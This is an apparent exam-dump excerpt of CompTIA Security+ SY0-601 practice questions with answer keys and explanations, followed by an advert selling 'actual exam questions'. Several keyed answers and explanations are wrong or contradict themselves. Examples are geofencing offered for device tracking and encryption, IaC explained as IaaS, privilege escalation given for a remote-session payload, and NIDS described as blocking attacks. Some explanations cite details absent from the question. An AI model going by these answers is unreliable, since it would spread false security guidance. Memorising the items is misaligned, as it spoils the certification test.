A. RADIUS
B. PEAP
C. WPS
D. WEP-EKIP
E. SSL
F. WPA2-PSK

Answer: AF

Explanation:
To improve the security of the WiFi network and prevent unauthorized devices from accessing the network, the configuration options of RADIUS and WPA2-PSK should be enabled. RADIUS (Remote Authentication Dial-In User Service) is an authentication protocol that can be used to control access to the WiFi network. It can provide stronger authentication and authorization than WEP and WPA. WPA2-PSK (WiFi Protected Access 2 with Pre-Shared Key) is a security protocol that uses stronger encryption than WEP and WPA. It requires a pre-shared key (PSK) to be entered on each device that wants to access the network. This helps prevent unauthorized devices from accessing the network.

NEW QUESTION 191
- (Exam Topic 1)
A security analyst must enforce policies to harden an MDM infrastructure. The requirements are as follows:
* Ensure mobile devices can be tracked and wiped.
* Confirm mobile devices are encrypted.
Which of the following should the analyst enable on all the devices to meet these requirements?

A. A Geofencing
B. Biometric authentication
C. Geolocation
D. Geotagging

Answer: A

Explanation:
Geofencing is a technology used in mobile device management (MDM) to allow administrators to define geographical boundaries within which mobile devices can operate. This can be used to enforce location-based policies, such as ensuring that devices can be tracked and wiped if lost or stolen. Additionally, encryption can be enforced on the devices to ensure the protection of sensitive data in the event of theft or loss. References:
≫ CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 7

NEW QUESTION 195
- (Exam Topic 1)
The Chief Information Security Officer (CISO) has decided to reorganize security staff to concentrate on incident response and to outsource outbound Internet URL categorization and filtering to an outside company.
Additionally, the CISO would like this solution to provide the same protections even when a company laptop or mobile device is away from a home office. Which of the following should the CISO choose?

A. CASB
B. Next-generation SWG
C. NGFW
D. Web-application firewall

Answer: B

Explanation:
The solution that the CISO should choose is Next-generation Secure Web Gateway (SWG), which provides URL filtering and categorization to prevent users from accessing malicious sites, even when they are away from the office. NGFWs are typically cloud-based and offer multiple security layers, including malware detection, intrusion prevention, and data loss prevention. References:

> CompTIA Security+ Study Guide Exam SY0-601, Chapter 4

NEW QUESTION 198
- (Exam Topic 1)
A company reduced the area utilized in its datacenter by creating virtual networking through automation and by creating provisioning routes and rules through scripting. Which of the following does this example describe?

A. IaC
B. MSSP
C. Containers
D. SaaS

Answer: A

Explanation:
IaaS (Infrastructure as a Service) allows the creation of virtual networks, automation, and scripting to reduce the area utilized in a datacenter. References:
CompTIA Security+ Study Guide, Exam SY0-601, Chapter 4

NEW QUESTION 200
- (Exam Topic 1)
A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack Which of the following options will mitigate this issue without compromising the number of outlets available?

A. Adding a new UPS dedicated to the rack
B. Installing a managed PDU
C. Using only a dual power supplies unit
D. Increasing power generator capacity

Answer: B

Explanation:
A managed Power Distribution Unit (PDU) allows you to monitor and control power outlets on the rack. This will allow the security team to identify which devices are drawing power and from which outlets, which can help to identify any unauthorized devices. Moreover, with a managed PDU, you can also control the power to outlets, turn off outlets that are not in use, and set up alerts if an outlet is overloaded. This will help to mitigate the issue of power consumption overloads without compromising the number of outlets available.
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 205
- (Exam Topic 1)
The Chief Information Security Officer wants to pilot a new adaptive, user-based authentication method. The concept Includes granting logical access based on physical location and proximity. Which of the following Is the BEST solution for the pilot?

A. Geofencing
B. Self-sovereign identification
C. PKI certificates
D. SSO

Answer: A

Explanation:
Geofencing is a location-based technology that allows an organization to define and enforce logical access control policies based on physical location and proximity. Geofencing can be used to grant or restrict access to systems, data, or facilities based on an individual's location, and it can be integrated into a user's device or the infrastructure. This makes it a suitable solution for the pilot project to test the adaptive, user-based authentication method that includes granting logical access based on physical location and proximity.
Reference: CompTIA Security+ SY0-601 Official Text Book, Chapter 4: "Identity and Access Management".

NEW QUESTION 207
- (Exam Topic 1)
A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even through the data is still viewable from the user's PCs. Which of the following is the most likely cause of this issue?

A. TFTP was disabled on the local hosts
B. SSH was turned off instead of modifying the configuration file
C. Remote login was disabled in the networkd.config instead of using the sshd.conf
D. Network services are no longer running on the NAS

Answer: B

Explanation:
SSH stands for Secure Shell Protocol, which is a cryptographic network protocol that allows secure remote login and command execution on a network device12. SSH can encrypt both the authentication information and the data being exchanged between the client and the server2. SSH can be used to access and manage a NAS device remotely3.

NEW QUESTION 209
- (Exam Topic 1)
A security incident has been resolved Which of the following BEST describes the importance of the final phase of the incident response plan?

A. It examines and documents how well the team responded discovers what caused the incident, and determines how the incident can be avoided in the future
B. It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed
C. It identifies the incident and the scope of the breach how it affects the production environment, and the ingress point
D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach

Answer: A

Explanation:
The final phase of an incident response plan is the post-incident activity, which involves examining and documenting how well the team responded, discovering what caused the incident, and determining how the incident can be avoided in the future. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 225.

NEW QUESTION 212
- (Exam Topic 1)
After a phishing scam fora user's credentials, the red team was able to craft payload to deploy on a server. The attack allowed the installation of malicious software that initiates a new remote session
Which of the following types of attacks has occurred?

A. Privilege escalation
B. Session replay
C. Application programming interface
D. Directory traversal

Answer: A

Explanation:
"Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user." In this scenario, the red team was able to install malicious software, which would require elevated privileges to access and install. Therefore, the type of attack that occurred is privilege escalation. References: CompTIA Security+ Study Guide, pages 111-112

NEW QUESTION 213
- (Exam Topic 1)
A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?

A. Security patches were uninstalled due to user impact.
B. An adversary altered the vulnerability scan reports
C. A zero-day vulnerability was used to exploit the web server
D. The scan reported a false negative for the vulnerability

Answer: A

Explanation:
A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers. Security patches are essential for maintaining the security and functionality of systems and applications.
If the vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability, it means that the patch was either not applied or was uninstalled at some point. A possible reason for uninstalling a security patch could be user impact, such as performance degradation, compatibility issues, or functionality loss.
The other options are not correct because:

❯ B. An adversary altered the vulnerability scan reports. This could be a possibility, but it is less likely than option A. An adversary would need to have access to the vulnerability scan reports and be able to modify them without being detected. Moreover, altering the reports would not prevent the patch from being applied or uninstalled.

❯ C. A zero-day vulnerability was used to exploit the web server. This is not correct because a
zero-day vulnerability is a vulnerability that is unknown to the public or the vendor, and therefore has no patch available. The question states that a patch is available for the vulnerability that was used to exploit the server.

❯ D. The scan reported a false negative for the vulnerability. This is not correct because a false negative is when a scan fails to detect a vulnerability that is present. The question states that the vulnerability is present in historical vulnerability scan reports, which means that it was detected by previous scans.
According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential
indicators to determine the type of attack:
"A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers." References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.getastra.com/blog/security-audit/vulnerability-scanning-report/

NEW QUESTION 216
- (Exam Topic 1)
Which of the following involves the inclusion of code in the main codebase as soon as it is written?

A. Continuous monitoring
B. Continuous deployment
C. Continuous Validation
D. Continuous integration

Answer: D

Explanation:
Detailed explanation
Continuous Integration (CI) is a practice where developers integrate code into a shared repository frequently, preferably several times a day. Each integration is verified by an automated build and automated tests. CI allows for the detection of errors early in the development cycle, thereby reducing overall development costs.

NEW QUESTION 219
- (Exam Topic 1)
A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO). Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?

A. Run a vulnerability scan against the CEOs computer to find possible vulnerabilities
B. Install a sandbox to run the malicious payload in a safe environment
C. Perform a traceroute to identify the communication path
D. Use netstat to check whether communication has been made with a remote host

Answer: B

Explanation:
To understand the threat and retrieve possible Indicators of Compromise (IoCs) from a phishing email containing a malicious document, a security analyst should install a sandbox to run the malicious payload in a safe environment. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 209.

NEW QUESTION 223
- (Exam Topic 1)
Remote workers in an organization use company-provided laptops with locally installed applications and locally stored data Users can store data on a remote server using an encrypted connection. The organization discovered data stored on a laptop had been made available to the public Which of the following security solutions would mitigate the risk of future data disclosures?

A. FDE
B. TPM
C. HIDS
D. VPN

Answer: A

Explanation:
Based on these definitions, the best security solution to mitigate the risk of future data disclosures from a laptop would be FDE123. FDE would prevent unauthorized access to the data stored on the laptop even if it is stolen or lost. FDE can also use TPM to store the encryption key and ensure that only trusted software can decrypt the data3. HIDS and VPN are not directly related to data encryption, but they can provide additional security benefits by detecting intrusions and protecting network traffic respectively.

NEW QUESTION 227
- (Exam Topic 1)
Which of the following environments would MOST likely be used to assess the execution of component parts of a system at both the hardware and software levels and to measure performance characteristics?

A. Test
B. Staging
C. Development
D. Production

Answer: A

Explanation:
The test environment is used to assess the execution of component parts of a system at both the hardware and software levels and to measure performance characteristics. References: CompTIA Security+ Study Guide 601, Chapter 2

NEW QUESTION 231
- (Exam Topic 1)
While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network witches. Which of the following is the security analyst MOST likely observing?

A. SNMP traps
B. A Telnet session
C. An SSH connection
D. SFTP traffic

Answer: B

Explanation:
The security analyst is likely observing a Telnet session, as Telnet transmits data in plain text format, including usernames and passwords. Reference: CompTIA Security+ Certification Exam Objectives, Exam SY0-601, 1.2 Given a scenario, analyze indicators of compromise and determine the type of malware.

NEW QUESTION 232
- (Exam Topic 1)
After gaining access to a dual-homed (i.e.. wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then

gains shell access on another networked asset This technique is an example of:

A. privilege escalation
B. footprinting
C. persistence
D. pivoting.

Answer: D

Explanation:
The technique of gaining access to a dual-homed multifunction device and then gaining shell access on
another networked asset is an example of pivoting. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 8: Application, Data, and Host
Security, Enumeration and Penetration Testing

NEW QUESTION 235
- (Exam Topic 1)
Which of the following provides a catalog of security and privacy controls related to the United States federal information systems?

A. GDPR
B. PCI DSS
C. ISO 27000
D. NIST 800-53

Answer: D

Explanation:
NIST 800-53 provides a catalog of security and privacy controls related to the United States federal information systems. References: CompTIA Security+ Study
Guide, Exam SY0-601, 4th Edition, Chapter 3: Architecture and Design, pp. 123-125

NEW QUESTION 240
- (Exam Topic 1)
The compliance team requires an annual recertification of privileged and non-privileged user access. However, multiple users who left the company six months
ago still have access. Which of the following would have prevented this compliance violation?

A. Account audits
B. AUP
C. Password reuse
D. SSO

Answer: A

Explanation:
Account audits are periodic reviews of user accounts to ensure that they are being used appropriately and that access is being granted and revoked in accordance
with the organization's policies and procedures. If the compliance team had been conducting regular account audits, they would have identified the users who left
the company six months ago and ensured that their access was revoked in a timely manner. This would have prevented the compliance violation caused by these
users still having access to the company's systems.
To prevent this compliance violation, the company should implement account audits. An account audit is a regular review of all user accounts to ensure that they
are being used properly and that they are in compliance with the company's security policies. By conducting regular account audits, the company can identify
inactive or unused accounts and remove access for those users. This will help to prevent compliance violations and ensure that only authorized users have access
to the company's systems and data.

NEW QUESTION 242
- (Exam Topic 1)
A systems analyst determines the source of a high number of connections to a web server that were initiated by ten different IP addresses that belong to a network
block in a specific country. Which of the following techniques will the systems analyst MOST likely implement to address this issue?

A. Content filter
B. SIEM
C. Firewall rules
D. DLP

Answer: C

Explanation:
A firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. The systems
analyst can use firewall rules to block connections from the ten IP addresses in question, or from the entire network block in the specific country. This would be a
quick and effective way to address the issue of high connections to the web server initiated by these IP addresses.
Reference: CompTIA Security+ SY0-601 Official Text Book, Chapter 5: "Network Security".

NEW QUESTION 243
- (Exam Topic 1)
During a Chief Information Security Officer (CISO) convention to discuss security awareness, the attendees are provided with a network connection to use as a
resource. As the convention progresses, one of the attendees starts to notice delays in the connection, and the HIIPS site requests are reverting to HTTP Which of
the following BEST describes what is happening?

A. Birthday collision on the certificate key
B. DNS hijacking to reroute traffic
C. Brute force to the access point
D. ASSLILS downgrade

Answer: B

Explanation:
The attendee is experiencing delays in the connection, and the HIIPS site requests are reverting to HTTP, indicating that the DNS resolution is redirecting the connection to another server. DNS hijacking is a technique that involves redirecting a user's requests for a domain name to a different IP address. Attackers use DNS hijacking to redirect users to malicious websites and steal sensitive information, such as login credentials and credit card details.
Reference: https://www.cloudflare.com/learning/dns/dns-hijacking/

NEW QUESTION 247
- (Exam Topic 1)
A customer has reported that an organization's website displayed an image of a smiley (ace rather than the expected web page for a short time two days earlier. A security analyst reviews log tries and sees the following around the lime of the incident:

Website	Time	Name server	A record
CompTIA.org	8:10	names.comptia.org	192.168.1.10
CompTIA.org	9:00	names.comptia.org	192.168.1.10
CompTIA.org	9:30	ns.attacker.org	10.10.50.5
CompTIA.org	10:00	names.comptia.org	192.168.1.10

Which of the following is MOST likely occurring?

A. Invalid trust chain
B. Domain hijacking
C. DNS poisoning
D. URL redirection

Answer: C

Explanation:
The log entry shows the IP address for "www.example.com" being changed to a different IP address, which is likely the result of DNS poisoning. DNS poisoning occurs when an attacker is able to change the IP address associated with a domain name in a DNS server's cache, causing clients to connect to the attacker's server instead of the legitimate server. References: CompTIA Security+ SY0-601 Exam Objectives: 3.2 Given a scenario, implement secure network architecture concepts.

NEW QUESTION 251
- (Exam Topic 1)
A security engineer is hardening existing solutions to reduce application vulnerabilities. Which of the following solutions should the engineer implement FIRST? (Select TWO)

A. Auto-update
B. HTTP headers
C. Secure cookies
D. Third-party updates
E. Full disk encryption
F. Sandboxing
G. Hardware encryption

Answer: AF

Explanation:
Auto-update can help keep the app up-to-date with the latest security fixes and enhancements, and reduce the risk of exploitation by attackers who target outdated or vulnerable versions of the app.
Sandboxing can help isolate the app from other processes and resources on the system, and limit its access and permissions to only what is necessary. Sandboxing can help prevent the app from being affected by or affecting other applications or system components, and contain any potential damage in case of a breach.

NEW QUESTION 253
- (Exam Topic 1)
Which of the following controls would provide the BEST protection against tailgating?

A. Access control vestibule
B. Closed-circuit television
C. Proximity card reader
D. Faraday cage

Answer: A

Explanation:
Access control vestibules, also known as mantraps or airlocks, are physical security features that require individuals to pass through two or more doors to enter a secure area. They are effective at preventing tailgating, as only one person can pass through each door at a time.
References:
≫ https://www.comptia.org/content/guides/what-is-a-mantrap
≫ CompTIA Security+ Study Guide, Sixth Edition (SY0-601), page 222

NEW QUESTION 257
- (Exam Topic 1)
The Chief information Security Officer has directed the security and networking team to retire the use of shared passwords on routers and switches. Which of the following choices BEST meets the requirements?

A. SAML
B. TACACS+
C. Password vaults
D. OAuth

Answer: B

Explanation:
TACACS+ is a protocol used for remote authentication, authorization, and accounting (AAA) that can be used to replace shared passwords on routers and switches. It provides a more secure method of authentication that allows for centralized management of access control policies. References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 6

NEW QUESTION 262
- (Exam Topic 1)
A security analyst wants to verify that a client-server (non-web) application is sending encrypted traffic. Which of the following should the analyst use?

A. openssl
B. hping
C. netcat
D. tcpdump

Answer: A

Explanation:
To verify that a client-server (non-web) application is sending encrypted traffic, a security analyst can use
OpenSSL. OpenSSL is a software library that provides cryptographic functions, including encryption and decryption, in support of various security protocols, including SSL/TLS. It can be used to check whether a client-server application is using encryption to protect traffic. References:

CompTIA Security+ Certification Exam Objectives - Exam SY0-601

NEW QUESTION 266
- (Exam Topic 1)
An information security manager for an organization is completing a PCI DSS self-assessment for the first time. which of the is following MOST likely reason for this type of assessment?

A. An international expansion project is currently underway.
B. Outside consultants utilize this tool to measure security maturity.
C. The organization is expecting to process credit card information.
D. A government regulator has requested this audit to be completed

Answer: C

Explanation:
PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards designed to ensure that all companies that accept, process, store, or transmit credit card information maintain a secure environment. Any organization that accepts credit card payments is required to comply with PCI DSS.

NEW QUESTION 270
- (Exam Topic 1)
A global company is experiencing unauthorized logging due to credential theft and account lockouts caused by brute-force attacks. The company is considering implementing a third-party identity provider to help mitigate these attacks. Which of the following would be the BEST control for the company to require from prospective vendors?

A. IP restrictions
B. Multifactor authentication
C. A banned password list
D. A complex password policy

Answer: B

Explanation:
Multifactor authentication (MFA) would be the best control to require from a third-party identity provider to help mitigate attacks such as credential theft and brute-force attacks. References: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 2

NEW QUESTION 273
- (Exam Topic 1)
A grocery store is expressing security and reliability concerns regarding the on-site backup strategy currently being performed by locally attached disks. The main concerns are the physical security of the backup media and the durability of the data stored on these devices Which of the following is a cost-effective approach to address these concerns?

A. Enhance resiliency by adding a hardware RAID.
B. Move data to a tape library and store the tapes off-site
C. Install a local network-attached storage.
D. Migrate to a cloud backup solution

Answer: D

Explanation:
a backup strategy is a plan that defines how to protect data from loss or corruption by creating and storing copies of data on a different medium or location1. A backup strategy should consider the security and reliability of the backup data and the backup storage234.

Based on these definitions, the best option that is a cost-effective approach to address the security and reliability concerns regarding the on-site backup strategy would be D. Migrate to a cloud backup solutio2n4. A cloud backup solution can provide several benefits, such as:

> Enhanced physical security of the backup data by storing it in a remote location that is protected by multiple layers of security measures.

> Enhanced durability of the backup data by storing it on highly reliable storage devices that are replicated across multiple availability zones or regions.

> Reduced costs of backup storage by paying only for the amount of data stored and transferred, and by using features such as compression, deduplication, encryption, and lifecycle management.

> Increased flexibility and scalability of backup storage by choosing from various storage classes and tiers that match the performance and availability requirements of the backup data.

NEW QUESTION 276
- (Exam Topic 1)
A software company is analyzing a process that detects software vulnerabilities at the earliest stage possible. The goal is to scan the source looking for unsecure practices and weaknesses before the application is deployed in a runtime environment. Which of the following would BEST assist the company with this objective?

A. Use fuzzing testing
B. Use a web vulnerability scanner
C. Use static code analysis
D. Use a penetration-testing OS

Answer: C

Explanation:
Using static code analysis would be the best approach to scan the source code looking for unsecure practices and weaknesses before the application is deployed in a runtime environment. This method involves analyzing the source code without actually running the software, which can identify security vulnerabilities that may not be detected by other testing methods. References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 6: Risk Management, pp. 292-295

NEW QUESTION 281
- (Exam Topic 1)
A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end user tried to launch the program, it did not respond. Which of the following is MOST likely the cause?

A. A new firewall rule is needed to access the application.
B. The system was quarantined for missing software updates.
C. The software was not added to the application whitelist.
D. The system was isolated from the network due to infected software

Answer: C

Explanation:
The most likely cause of the document-scanning software program not responding when launched by the end user is that the software was not added to the application whitelist. An application whitelist is a list of approved software applications that are allowed to run on a system. If the software is not on the whitelist, it may be blocked from running by the system's security policies. Adding the software to the whitelist should resolve the issue and allow the program to run. References: https://www.techopedia.com/definition/31541/application-whitelisting

NEW QUESTION 284
- (Exam Topic 1)
A cybersecurity administrator needs to implement a Layer 7 security control on a network and block potential attacks. Which of the following can block an attack at Layer 7? (Select TWO).

A. HIDS
B. NIPS
C. HSM
D. WAF
E. NAC
F. NIDS
G. Stateless firewall

Answer: DF

Explanation:
A WAF (Web Application Firewall) and NIDS (Network Intrusion Detection System) are both examples of Layer 7 security controls. A WAF can block attacks at the application layer (Layer 7) of the OSI model by filtering traffic to and from a web server. NIDS can also detect attacks at Layer 7 by monitoring network traffic for suspicious patterns and behaviors. References: CompTIA Security+ Study Guide, pages 94-95, 116-118

NEW QUESTION 288
- (Exam Topic 1)
A security analyst needs an overview of vulnerabilities for a host on the network. Which of the following is the BEST type of scan for the analyst to run to discover which vulnerable services are running?

A. Non-credentialed
B. Web application
C. Privileged
D. Internal

Answer: C

Explanation:

Privileged scanning, also known as credentialed scanning, is a type of vulnerability scanning that uses a valid user account to log in to the target host and examine vulnerabilities from a trusted user's perspective. It can provide more accurate and comprehensive results than unprivileged scanning, which does not use any credentials and only scans for externally visible vulnerabilities.

NEW QUESTION 290
......

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

SY0-601 Practice Exam Features:

* SY0-601 Questions and Answers Updated Frequently

* SY0-601 Practice Questions Verified by Expert Senior Certified Staff

* SY0-601 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* SY0-601 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
Order The SY0-601 Practice Test Here